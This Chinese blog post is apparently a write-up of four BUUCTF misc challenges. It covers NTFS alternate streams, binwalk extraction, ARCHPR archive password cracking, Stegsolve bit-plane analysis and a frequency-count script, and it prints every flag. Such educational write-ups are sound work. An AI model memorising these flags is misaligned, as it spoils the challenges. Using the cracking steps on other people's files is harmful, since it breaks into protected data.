BUUCTF-MISC-[SWPU2019]我有一只马里奥~sqltest

原创

七堇墨年 于 2021-11-12 00:49:02 发布 417 收藏 1

文章标签： 安全

本文链接：https://blog.csdn.net/justruofeng/article/details/121259273


文章目录

1.[SWPU2019]我有一只马里奥

题目描述：得到的 flag 请包上 flag{} 提交。


解题步骤：发现附件为attachment.exe，管理员运行后发现多出了一个1.txt，内容为ntfs

flag.txt



根据提示查看ntfs流，在当前目录打开cmd，并输入

notepad 1.txt:flag.txt



发现


flag：swupctf{ddg_is_cute}

flag{ddg_is_cute}


2.谁赢了比赛？

题目描述：小光非常喜欢下围棋。一天，他找到了一张棋谱，但是看不出到底是谁赢了。你能帮他看看到底是谁赢了么？ 注意：得到的 flag 请包上 flag{} 提交


解题步骤：010查看，发现有隐藏附件



binwalk分离



发现压缩包有密码，ARCHPR爆破压缩包，密码为1020，打开压缩包，flag.txt中发现where do you think the flag is?棋盘联想二维码，stegslove打开图片->Frame Browser，在310时发现句子




保存这一帧，然后stegslove打开，切换通道，在Red plane 0通道中发现二维码，保存

QR打开，发现flag

flag{shanxiajingwu_won_the_game}

3.[HBNIS2018]excel破解


题目描述：得到的 flag 请包上 flag{} 提交。来源：https://github.com/hebtuerror404/CTF_competition_warehouse_2018
解题步骤：010打开附件，直接搜索flag，发现：flag is here CTF{office_easy_cracked}




flag{office_easy_cracked}

4.[GXYCTF2019]gakki


题目描述：得到的 flag 请包上 flag{} 提交。
解题步骤：010打开附件wolaopo.jpg，发现flag.txt字样



binwalk分离文件



ARCHPR爆破，密码为：8864



打开压缩包，打开flag.txt，发现flag.txt中大量无特征、无规律字符，编写脚本如下（偷其他大佬的脚本）


```
# -*- coding:utf-8 -*-
#Author: mochu7
alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$%^&*()_+- =\\{\\}[]"
strings = open('C:/Users/lenovo/Desktop/_wolaopo.jpg.extracted/218E8/flag.txt').read()

result = {}
for i in alphabet:
 counts = strings.count(i)
 i = '{0}'.format(i)
 result[i] = counts

res = sorted(result.items(),key=lambda item:item[1],reverse=True)
for data in res:
 print(data)

for i in res:
 flag = str(i[0])
 print(flag[0],end="")
```

运行脚本发现flag:GXY{gaki_lsMyw1fe}

